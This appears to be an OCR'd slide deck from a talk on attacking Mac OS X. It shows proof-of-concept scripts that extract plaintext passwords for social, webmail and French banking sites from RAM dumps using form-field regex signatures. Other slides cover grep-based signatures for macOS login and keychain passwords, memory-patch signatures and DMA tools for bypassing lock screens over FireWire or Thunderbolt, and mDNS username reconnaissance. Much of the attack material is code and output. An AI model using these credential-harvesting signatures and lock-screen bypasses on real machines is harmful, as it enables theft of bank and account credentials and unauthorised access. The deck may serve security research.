- P0C to identify Web and software passwords




```
ArnHacK:~sudoman$ ./catch-str1ng-4mac_0.1.py dump-ram.str
Target :
  1: https://www.facebook.com
  2: https://www.linkedin.com
  3: http://www.viadeo.com
  4: https://twitter.com
  5: https://mail.google.com
  6: http://imp.free.fr
  7: http://zimbra.free.fr
  8: http://vip.voila.fr
  9: http://id.orange.fr
 10: https://www.sfr.fr
 11: https://www.espaceclient.bouyguestelecom.fr
 12: https://login.live.com
 13: iTunes Apple Store
 14: https://signin.ebay.fr
 15: https://www.priceminister.com
 16: https://www.amazon.fr
 17: https://clients.cdiscount.com
 18: https://www.fnac.com
 19: http://espace-client.voyages-sncf.com
 20: http://fr.vente-privee.com
 21: http://www.pixmania.com
 22: http://client.rueducommerce.fr
 23: https://www.paris-enligne.credit-agricole.fr
 24: https://www.labanquepostale.fr
 25: https://www.secure.bnpparibas.net
 26: https://www.professionnels.secure.societegenerale.fr
 27: https://entreprises.societegenerale.fr
 28: https://particuliers.societegenerale.fr
 29: https://www.bred.fr
 30: https://www.caisse-epargne.fr
 31: https://particuliers.secure.lcl.fr
 32: https://espaceclient.groupama.fr
 33: https://www.hsbc.fr
 34: https://www.cic.fr
Choice (666 for all) :
```



```
TabCibles=[
        #SOCIAL NETWORK
        {"name":"https://www.facebook.com",
        "cat":"SOCIAL NETWORK",
        "desc":"Identification des authentifiant de connexion sur Fa
        "signature":"email=([^&]+)&pass=([^&]+).*persistent=",
        "hasbeenfound":"0"
        },
        {"name":"https://www.linkedin.com",
        "cat":"SOCIAL NETWORK",
        "desc":"Identification des authentifiant de connexion sur Li
        "signature":"session_key=([^&]+)&session_password=([^&]+)",
        "hasbeenfound":"0"
        },
        {"name":"http://www.viadeo.com",
        "cat":"SOCIAL NETWORK",
        "desc":"Identification des authentifiant de connexion sur Vi
        "signature":"&email=([^&]+)&password=([^&]+)&connexion=",
```

Identify secret data


- P0C to identify Web and software passwords




```
Choice (666 for all) : 666
Search all credentials :
 =>https://mail.google.com:sganama%40gmail.com
 =>https://mail.google.com:P@ssGmail01

 =>http://www.viadeo.com:arnaudmalard%40free.fr
 =>http://www.viadeo.com:P@ssViadeo01

 =>http://zimbra.free.fr:malardarnaud
 =>http://zimbra.free.fr:P@ssFree01

 =>https://www.linkedin.com:arnaudmalard%40free.fr
 =>https://www.linkedin.com:P@ssLinkedin01

 =>https://www.facebook.com:arnaudmalard%40free.fr
 =>https://www.facebook.com:P@ssFacebook01

 =>https://twitter.com:sud0man
 =>https://twitter.com:P@ssTwitt01

 =>iTunes Apple Store:arnaudmalard%40free.fr
 =>iTunes Apple Store: P@ssiAStore02
```

Identify secret data

- P0C to identify Mac OSX passwords




```
rnHacK:~sudoman$ ./catchApple-str1ng0.1.py dump-ram.str.str
arget :
  1: Apple Credentials - login/password for locked session without autologon
  2: Apple Credentials - login/password for locked session with autologon
  3: Apple Credentials - login for locked session after startup
  4: Keychain login - password
  5: Outlook client - domain credentials
Choice (666 for all) :
```



```
abCibles=[{
        "name":"Apple Credentials - login/password for locked session without
        "signature":"|grep -A 4 longname|grep -B 1 -A 2 managedUser",
        },
        {"name":"Apple Credentials - login/password for locked session with au
        "signature":"|grep -B 2 -A 2 'buildin:authenticate,privileged' | grep
        },
        {"name":"Apple Credentials - login for locked session after startup",
        "signature":"|sed -ne 's_^.*<string>/Users/\\([^/]\\{1,20\}\\).*$_\\1_
```

Identify secret data

- P0C to identify Mac OSX passwords



```
Choice (666 for all) : 1
Search credentials : Apple Credentials - login/password for locked session without autologon
----------------------------

--
sudoman
managedUser
password
P@ssSudoman01
--
sudoman
managedUser
password
P@ssSudoman01
--
sudoman
managedUser
password
P@ssSudoman01

Choice (666 for all) : 5
Search credentials : Outlook client - domain credentials
WINDOWS DOMAIN : DOMAIN23
WINDOWS USERNAME : username134
WEBMAIL SERVER (ex:webmail.domain.com) : webmail
----------------------------

--
DOMAIN23\username134
webmail.domaine23.com
P@ssUsername134
```

Identify secret data

- Is it possible to extract secret data when full encryption is activated (Lion version) by DMA access ?


  YES !

  but NO if :

  - System is not started (pre-boot authentication screen)
  - System is hibernated in forcing to remove power from RAM (hibernatemode=25) AND the parameter to remove filevault keys in RAM is activated (destroyfvkeyonstandby=1)

Writing physical memory


- ... to bypass session password with “libforensic1394” libraries !
- but ... it doesn’t work :-(



```
root@sudoman:~/Bureau/libforensic1394/forensic1394/python# ./winlocknew.py 41BFF
6C8FFFF48C78588 41BF0000000048C78588 1999
Usage : ./patch.py signature patch offset
Signature/Patch/Offset XP SP3 (x86) > 83F8107511B0018B 83F8109090B0018B 2218
Signature/Patch/Offset 7 (x86) > 83F8107513B0018B 83F8109090B0018B 2342
Signature/Patch/Offset 10.6.4 (Intel 64-bit) > 41BFF6C8FFFF48C78588 41BF00000000
48C78588 1999

<forensic1394.device.Device object at 0x874194c>
```


Writing physical memory

- Inception tool (breaknenter.org) will include options to bypass password screen but are not still implemented



```
nception v.0.0.6
y Carsten Maartmann-Moe <carsten@carmaa.com> aka ntropy <n@tropy.org> 2012
witter: @breaknenter Web: http://breaknenter.org

For updates, visit/clone https://github.com/carmaa/inception or visit the
Inception homepage at http://breaknenter.org/projects/inception

*] Available targets (from settings.py):
------------------------------------------------------------------------------
[1] Windows 7: msv1_0.dll MsvpPasswordValidate technique
[2] Windows Vista: msv1_0.dll MsvpPasswordValidate technique
[3] Windows XP: msv1_0.dll MsvpPasswordValidate technique
[4] Mac OS X: DoShadowHashAuth technique
[5] Ubuntu: Gnome lockscreen unlock
```


- Actually, I search the good signature for 10.6 and 10.7




CDSLocalAuthHelper.cpp

```
//
----------------------------------------------------------------------------------
//   * DoShadowHashAuth
//
//   RETURNS: tDirStatus final result of the authentication
//
//   This handler has an optional parameter <inOKToChangeAuthAuthorities>.
//   It is set to TRUE by default (called from
CDSLocalPlugin::DoAuthentication),
//   but should be set to FALSE when forwarded from another type, such as
//   LocalCachedUser or Disabled. The original handler should be the one
//   to make changes.
//
----------------------------------------------------------------------------------

tDirStatus CDSLocalAuthHelper::DoShadowHashAuth(
    tDirNodeReference inNodeRef,
    CDSLocalAuthParams &inParams,
    tContextData *inOutContinueData,
    tDataBufferPtr inAuthData,
    tDataBufferPtr outAuthData,
```

And Thunderbolt port... ?





```
Juju:

  Manufacturer:       Linux Firewire
  Model:              0x1
  GUID:               0x374FC0002681EA21
  Maximum Speed:      Up to 400 Mb/sec
  Connection Speed:   Up to 400 Mb/sec
  Sub-units:
    IPv4:
     Unit Software Version:  0x1
     Unit Spec ID:           0x5E
    Juju Unit:
     Unit Software Version:  0x10483
     Unit Spec ID:           0x609E
     Firmware Revision:      0xA2700
     Sub-units:
       Juju SBP-LUN:
```


- like firewire port (with adapter)

and so can be exploited :-)


Exploitation of user privileges

Obtain system user access


- From physical access
  - Identify trivial password
  - Exploit DMA access, single mode, ...
  - Exploit auto logon session for the first configured user (root privileges by default)
- From remote access
  - Identify services and usernames from mDNS service (UDP/5353) of Bonjour (or “Zeroconf”) service



```
▼ _home-sharing._tcp. – 2
  ▶ Bibliothèque de « [redacted] »
  ▼ Bibliothèque de « sudoman »
      [fe80::1]:3689
      172.16.183.1:3689
      192.168.12.1:3689
      192.168.253.5:3689
      txtvers=1
      hQ=262
      dmv=131080
      iTSh Version=196616
      MID=0x4EE6BF75226063C
      PrVs=65538
      Database ID=4E2D1BCDAED4A452
      OSsi=0x1F5
      Version=196619
      Machine Name=Bibliothèque de « sudoman »
      hG=00000000-3d57-565e-521a-25af4735440a
      Machine ID=6944818DBEA6
      hC=b1d65770-996d-4289-8115-04c8223e1691
```




```
User Datagram Protocol, Src Port: mdns (5353), Dst Port: mdns (5353)
Domain Name System (response)

020  00 fb 14 e9 14 e9 01 22  d7 98 00 00 84 00 00 00   ......." ........
030  00 07 00 00 00 04 07 73  75 64 6f 6d 61 6e 05 5f   .......s udoman._
040  68 74 74 70 04 5f 74 63  70 05 6c 6f 63 61 6c 00   http._tc p.local.
050  00 10 80 01 00 00 11 94  00 0f 0e 70 61 74 68 3d   ........ ...path=
060  7e 73 75 64 6f 6d 61 6e  2f 09 5f 73 65 72 76 69   ~sudoman /._servi
```



```
▼ HTTP (_http._tcp.) – 2
  ▼ sudoman
      [fe80::1]:80
      172.16.183.1:80
      192.168.12.1:80
      192.168.253.5:80
      path=~sudoman/
  ▼ test2
```

Obtain system user access

